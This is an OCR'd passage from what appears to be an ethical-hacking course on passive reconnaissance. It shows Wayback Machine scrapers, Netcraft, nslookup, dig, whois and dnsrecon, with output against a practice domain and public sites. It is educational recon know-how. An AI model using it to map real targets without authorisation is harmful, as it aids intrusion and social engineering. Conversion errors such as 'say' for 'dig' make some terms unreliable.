


Figure 2.20

In this example I use Bill Gates' Twitter, maybe some sensitive information was not revealed that could even benefit the competition?

This is how you manually browse older versions of a website. It's a great tool, but not very practical when you're testing dozens of subdomains and need to quickly find every JS file or URL for every subdomain present.

To assist in this work, there are some useful tools

https://github.com/mhmdiaa/waybackunifier https://github.com/daudmalik06/ReconCat https://github.com/EdOverflow/curate https://github.com/tomnomnom/waybackurls https://gist. github.com/mhmdiaa/adf6bff70142e5091792841d4b372050

waybackunifier

The first tool is the Waybackunifier. It scans snapshots from the given URL. It then aggregates all of its previous versions and returns a unified file that contains all the unique lines already included in that page.

So basically the Waybackunifier creates a single file that contains everything the URL has ever contained

ReconCat

ReconCat returns all available snapshot URLs. It's not your content, just the URLs.

The output is inside a folder with the domain name you entered. It contains a file for each year and inside is the list of instances available for that year.

Use: `php recon --url=https://example.com --year=all`

waybackurls

Waybackurls returns a list of all URLs that the Wayback Machine knows for a domain.

Use: `waybackurls https://example.com`

curate

Curate queries several tools, including the Wayback Machine. It returns a list of URLs found on your target domain using these tools.

You also have the option to search for the keywords you want. This is useful for detecting sensitive information such as passwords and API keys, or new endpoints.

Use: `curate https://example.com`

More information:

https://pentester.land/podcast/2019/03/01/the-bug-hunter-podcast-02.html

Netcraft Site Report

Netcraft Site Report analyzes and collects information about a given website, such as the website's IPV4 address, which domain it is hosted on, name server, geolocation and among other information.

Access the website: https://sitereport.netcraft.com/

Let's get the website url http://www.certifiedhacker.com/ and paste, after that we will give a **lookup**.




Figure 2.21

After that, it will analyze the site and return some information.




Figure 2.22

You can review other websites and get relevant information about your target.

Nslookup
The NSlookup utility is used to look up a specific IP address or multiple IP addresses associated with a domain name.

NSlookup is used when a user can access a resource by specifying its IP address, but cannot access it by its DNS name

The Nslookup utility is used to fix name resolution issues. E The nslookup command can be run from the command prompt to look up the IP address of a

DNS name. Subcommands can be used at the end of the nslookup command to perform queries.

To perform some query, just open the CMD or your linux terminal and use the nslookup command

```
C:\Users\xxx>nslookup uol.com.br
Servidor:  dns.google
Address:  8.8.8.8

Não é resposta autoritativa:
Nome:    uol.com.br
Addresses:  2804:49c:3102:401:ffff:ffff:ffff:36
          2804:49c:3101:401:ffff:ffff:ffff:45
          200.147.3.157
```

Figure 2.23

```
C:\Users\xxx>nslookup www.certifiedhacker.com
Servidor:  dns.google
Address:  8.8.8.8

Não é resposta autoritativa:
Nome:    certifiedhacker.com
Address:  162.241.216.11
Aliases:  www.certifiedhacker.com
```

Figure 2.24

We can use queries to improve our DNS queries, if we type nslookup and then type help, it will show us the utility commands and the types of queries we can use.

```
C:\Users\xxx>nslookup
Servidor Padrão:  dns.google
Address:  8.8.8.8

> help
Comandos: (identificadores aparecem em letras maiúsculas, [] significa opcional)
NOME            - exibe informações sobre o host/domínio NOME usando o servidor padrão
NOME1 NOME2     - o mesmo que acima, mas usa NOME2 como servidor
help ou ?       - exibe informações sobre comandos comuns
set OPÇÃO       - define uma opção
    all                 - exibe opções, o host e o servidor atual
    [no]debug           - exibe informações de depuração
    [no]d2              - exibe informações de depuração completas
    [no]defname         - anexa o nome do domínio a cada consulta
    [no]recurse         - solicita uma resposta recursiva para a consulta
    [no]search          - usa a lista de pesquisa de domínios
    [no]vc              - usa sempre um circuito virtual
    domain=NOME         - define o nome do domínio padrão como NOME
    srchlist=N1[/N2/.../N6] - define o domínio como N1 e a lista de pesquisa como N1, N2 etc.
    root=NOME           - define o servidor raiz como NOME
    retry=X             - define o número de tentativas como X
    timeout=X           - define o intervalo de tempo limite inicial como X segundos
    type=X              - define o tipo de consulta (ex.: A,AAAA,A+AAAA,ANY,CNAME,MX,NS,PTR,SOA,SRV)
    querytype=X         - o mesmo que type
    class=X             - define a classe da consulta (ex.: IN (Internet), ANY)
    [no]msxfr           - usa a transferência rápida de zona da MS
    ixfrver=X           - versão atual a ser usada na solicitação de transferência IXFR
server NOME     - define o servidor padrão como NOME, usando o servidor padrão atual
lserver NOME    - define o servidor padrão como NOME, usando o servidor inicial
root            - define o servidor padrão atual como a raiz
```

Figure 2.25

We can specify the following DNS record types:

- A: Specifies the IP address of a computer.

- CNAME: Specifies a canonical name for an alias.
- GID Specifies a group identifier of a group name.
- HINFO: Specifies a computer's CPU and operating system type.
- MB: Specifies a mailbox domain name.
- Mg: Specifies a member of the mail group.
- MINFO: Specifies mailbox or message list information.
- Mr: Specifies the email rename domain name.
- MX: Specifies the message exchanger.
- Ns: Specifies a DNS name server for the named zone.
- PTR: Specifies a computer name if the query is an IP address; otherwise, specifies the pointer to other information.
- Sounds: Specifies the start of authority for a DNS zone.
- Txt: Specifies text information.
- UID: Specifies the user identifier.
- UINFO: Specifies user information.
- WKS: Describes a known service.

https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/nsloo kup-set-querytype

I can use these queries to get information about our target, for example:




Figure 2.26

In the image above, I used the command **set querytype=mx** to return the email server used by this domain




Figure 2.27

In this image above we define the query type as NS, to return the Name Servers of our target.

We can define other queries to retrieve information from a specific domain, as the example below shows us

```
> uol.com.br
Servidor:  dns.google
Address:  8.8.8.8

Não é resposta autoritativa:
uol.com.br      nameserver = borges.uol.com.br
uol.com.br      nameserver = charles.uol.com.br
uol.com.br      nameserver = eliot.uol.com.br
>
```

Figure 2.28

Nslookup is quite useful for gathering DNS information from a given target.

say

Dig is a computer networking tool used to query DNS records for a particular domain, host or IP.

The ISC (*Internet Systems Consortium*), is the group responsible for its development, as well as for the development of BIND – one of the **DNS** most popular and most used in the world. Out of curiosity, on CentOS, for example, it is packaged in dns-utils, which also brings other well-known utilities such as **nslookup**, host, etc.

Let's see some usage examples:

If we just type **say**in the terminal, it will return DNS information found in /etc/resolv.conf

```
root@kali:~# dig

; <<>> DiG 9.16.8-Debian <<>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 774
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;.                              IN      NS

;; ANSWER SECTION:
.                       35683   IN      NS      a.root-servers.net.
.                       35683   IN      NS      b.root-servers.net.
.                       35683   IN      NS      c.root-servers.net.
.                       35683   IN      NS      d.root-servers.net.
.                       35683   IN      NS      e.root-servers.net.
.                       35683   IN      NS      f.root-servers.net.
.                       35683   IN      NS      g.root-servers.net.
.                       35683   IN      NS      h.root-servers.net.
.                       35683   IN      NS      i.root-servers.net.
.                       35683   IN      NS      j.root-servers.net.
.                       35683   IN      NS      k.root-servers.net.
.                       35683   IN      NS      l.root-servers.net.
.                       35683   IN      NS      m.root-servers.net.

;; Query time: 8 msec
```

Figure 2.29

typing**say**www.certifiedhacker.com it will return information of the respective domain

```
root@kali:~# dig www.certifiedhacker.com

; <<>> DiG 9.16.8-Debian <<>> www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17760
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com.       IN      A

;; ANSWER SECTION:
www.certifiedhacker.com. 14399  IN      CNAME   certifiedhacker.com.
certifiedhacker.com.    14399   IN      A       162.241.216.11

;; Query time: 188 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: dom jan 24 18:16:13 -03 2021
;; MSG SIZE  rcvd: 82
```

Figure 2.30

The command**say -h**it returns the utility syntaxes that we can use

```
root@kali:~# dig -h
Usage:  dig [@global-server] [domain] [q-type] [q-class] {q-opt}
            {global-d-opt} host [@local-server] {local-d-opt}
            [ host [@local-server] {local-d-opt} [ ... ]]
Where:  domain    is in the Domain Name System
        q-class   is one of (in,hs,ch, ... ) [default: in]
        q-type    is one of (a,any,mx,ns,soa,hinfo,axfr,txt, ... ) [default:a]
                  (Use ixfr=version for type ixfr)
        q-opt     is one of:
                  -4                  (use IPv4 query transport only)
                  -6                  (use IPv6 query transport only)
                  -b address[#port]   (bind to source address/port)
                  -c class            (specify query class)
                  -f filename         (batch mode)
                  -k keyfile          (specify tsig key file)
                  -m                  (enable memory usage debugging)
                  -p port             (specify port number)
                  -q name             (specify query name)
                  -r                  (do not read ~/.digrc)
                  -t type             (specify query type)
                  -u                  (display times in usec instead of msec)
                  -x dot-notation     (shortcut for reverse lookups)
                  -y [hmac:]name:key  (specify named base64 tsig key)
        d-opt     is of the form +keyword[=value], where keyword is:
                  +[no]aaflag         (Set AA flag in query (+[no]aaflag))
```

Figure 2.31

If we type**dig -t MX**www.certifiedhacker.com it will bring us the email server of the respective domain, being the**-t (query type)**

```
root@kali:~# dig -t MX www.certifiedhacker.com

; <<>> DiG 9.16.8-Debian <<>> -t MX www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14067
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com.       IN      MX

;; ANSWER SECTION:
www.certifiedhacker.com. 14375  IN      CNAME   certifiedhacker.com.
certifiedhacker.com.    14399   IN      MX      0 mail.certifiedhacker.com.

;; Query time: 184 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: dom jan 24 18:18:48 -03 2021
;; MSG SIZE  rcvd: 87
```

Figure 2.32

We can collect the Name Server of a domain, using the command**dig -t NS** **www.certifiedhacker.com**

```
root@kali:~# dig -t NS www.certifiedhacker.com

; <<>> DiG 9.16.8-Debian <<>> -t NS www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4499
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com.       IN      NS

;; ANSWER SECTION:
www.certifiedhacker.com. 14157  IN      CNAME   certifiedhacker.com.
certifiedhacker.com.    21599   IN      NS      ns1.bluehost.com.
certifiedhacker.com.    21599   IN      NS      ns2.bluehost.com.

;; Query time: 188 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: dom jan 24 18:20:15 -03 2021
;; MSG SIZE  rcvd: 111
```

Figure 2.33

Furthermore, with Dig you can validate if a domain is well configured or not, in addition to collecting essential information. You can test other domains and validate your settings.

whois

WHOIS (pronounced "ruis" in Brazil) is a protocol of the TCP/IP stack (port 43) specific to query contact information and DNS about entities on the internet.

An entity on the internet can be a domain name, an IP address or an AS (Autonomous System).

For each entity, the WHOIS protocol provides three types of contact: Administrative Contact, Technical Contact, and Billing Contact. These contacts are the responsibility of the internet provider, which names them according to the internal policies of its network.

For domain registrations, users have the option of opting for a private Whois, which hides the domain owner's data. This option is offered for free by some providers and for an annual fee by others.

There are quite a few Whois tools, both online and from the command line.

Registro Br has a database with more than 3 million DNS records, and with that it has a Whois tool to which we can consult some domains.

https://registro.br/tecnologia/ferramentas/whois




Figure 2.34

Whatsmyip has some DNS lookup tools and IP address information as well as a Whois query tool
https://www.whatsmyip.org/




Figure 2.35

In Kali Linux or Parrot there is a Whois command that we can use to make queries

```
root@kali:~# whois uol.com.br

% Copyright (c) Nic.br
%  The use of the data below is only permitted as described in
%  full by the terms of use at https://registro.br/termo/en.html ,
%  being prohibited its distribution, commercialization or
%  reproduction, in particular, to use it for advertising or
%  any similar purpose.
%  2021-01-24T19:48:22-03:00 - IP: 170.254.144.154

domain:      uol.com.br
owner:       Universo Online S.A.
ownerid:     01.109.184/0004-38
responsible: Contato da Entidade UOL
country:     BR
owner-c:     CAU12
tech-c:      CTU6
nserver:     eliot.uol.com.br 200.221.11.98
nsstat:      20210122 AA
nslastaa:    20210122
nserver:     borges.uol.com.br 200.147.255.105
nsstat:      20210122 AA
nslastaa:    20210122
nserver:     charles.uol.com.br 200.147.38.8
nsstat:      20210122 AA
nslastaa:    20210122
created:     19960424 #7137
changed:     20170106
```

Figure 2.36

An attacker queries a Whois database server for information about his target's domain name, as well as the owner's contact details, expiration date for that domain, creation date, and so on. And the Whois server responds to the query with the requested information. Using this information, an attacker can create a map of the target organization's network, and trick domain owners using social engineering techniques to obtain internal network details.

DNSRecon

DNSRecon can perform a variety of functions, from security assessments to basic network troubleshooting, allowing users to:

- Check DNS server cache records for A, AAAA and CNAME records given a list of host records in a text file
- Enumerate the general DNS records for a given domain (MX, SOA, NS, A, AAAA, SPF and TXT)
- Check all name server records for zone transfers
- Check wildcard resolution
- Perform common and top-level domain (TLD) SRV record enumeration
- Check the brute force subdomain and the host's A and AAAA records, given a domain and wordlist
- Run a PTR record lookup for a given IP or CIDR range
- Run subdomain and host enumeration through Google Dorks
- Present findings in text file format for easy manipulation
-

Let's type dnsrecon -h in the terminal to get the tool's syntax information

```
root@kali:~# dnsrecon -h
usage: dnsrecon.py [-h] -d DOMAIN [-n NS_SERVER] [-r RANGE] [-D DICTIONARY] [-f] [-a] [-s]
                   [-b] [-y] [-k] [-w] [-z] [--threads THREADS] [--lifetime LIFETIME] [--tcp]
                   [--db DB] [-x XML] [-c CSV] [-j JSON] [--iw] [--disable_check_recursion]
                   [--disable_check_bindversion] [-v] [-t TYPE]

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Target domain.
  -n NS_SERVER, --name_server NS_SERVER
                        Domain server to use. If none is given, the SOA of the target will be
                        used. Multiple servers can be specified using a comma separated list.
  -r RANGE, --range RANGE
                        IP range for reverse lookup brute force in formats (first-last) or in
                        (range/bitmask).
  -D DICTIONARY, --dictionary DICTIONARY
                        Dictionary file of subdomain and hostnames to use for brute force.
                        Filter out of brute force domain lookup, records that resolve to the
                        wildcard defined IP address when saving records.
  -f                    Filter out of brute force domain lookup, records that resolve to the
                        wildcard defined IP address when saving records.
  -a                    Perform AXFR with standard enumeration.
  -s                    Perform a reverse lookup of IPv4 ranges in the SPF record with
                        standard enumeration.
  -b                    Perform Bing enumeration with standard enumeration.
  -y                    Perform Yandex enumeration with standard enumeration.
  -k                    Perform crt.sh enumeration with standard enumeration.
```

Figure 2.37

If we type dnsrecon -dwww.acme.com it will do the recognition of the respective domain.

```
root@kali:~# dnsrecon -d www.acme.com
[*] Performing General Enumeration of Domain: www.acme.com
[-] DNSSEC is not configured for www.acme.com
[-] Error while resolving SOA record.
[-] Could not Resolve NS Records for www.acme.com
[-] Could not Resolve MX Records for www.acme.com
[*]      A www.acme.com 157.131.143.13
[*] Enumerating SRV Records
[+] 0 Records Found
root@kali:~#
```

Figure 2.38

We can run a zonewalk-focused recon which isthe enumeration process all content of DNS zones signed by DNSSEC (a domain name system security extension that adds a layer of trust to DNS by providing authentication.) This chain of trust approach, through cryptographic signatures, also provides an additional layer that prevents attacks such as DNS Spoofing from occurring.

```
root@kali:~# dnsrecon -d weberdns.de -z
[*] Performing General Enumeration of Domain: weberdns.de
[*] DNSSEC is configured for weberdns.de
[*] DNSKEYs:
[*]     NSEC KSk RSASHA256 03010001b0698ae5f8db77bc1c009402 f011333507facb6a30016ad239ad85f0 3b
15073c779b2a31f65c2b4bdc838405 228b4054887c01f0138201cfeed232ea b56e2aa0a7bc5e0b15a9f838d359edc
d d684b3221c1f3417833ce4d99130c87f b2c6f7d97d744e1fa2377836bcf26dbc ffabc68791553e57c8dc1b0c1f8
05026 60b04970c119a007e50f40f2d4d69660 f5b38a5b4ede8ddb5aca9948b4faa2b8 b439791a7c39679bf7602d4
a900e469f 20e2985cf9cb6fa07f5aefd94b0accd3 5e288981a5b7f222f00f9ad91efaa628 bea64aafea120c5a407
9298629f27d82 7b6331fe91b98e9fb5970a07db8d2ad5 6218825de2be34a1a06d4c099706c755 f7582d53
[*]     NSEC ZSK RSASHA256 03010001bd677a3655d63dd057549cf9 edbab1234eda639d24769749e7fe2979 aa
b838b31bc2be643e8b28e4cccd0638 f34db9b65826ec708841c997867c1ef1 c5582ad3b47a3cf1b6b1f4d62be666b
5 09240362da6c1f3a5a462a3460e2c4ad 4dbbf4afb87b93843836beb52c4faf72 fc9967f0fbe46450002c8bac764
fcf47 20a082fd
[*]      SOA ns0.weberdns.de 194.247.5.13
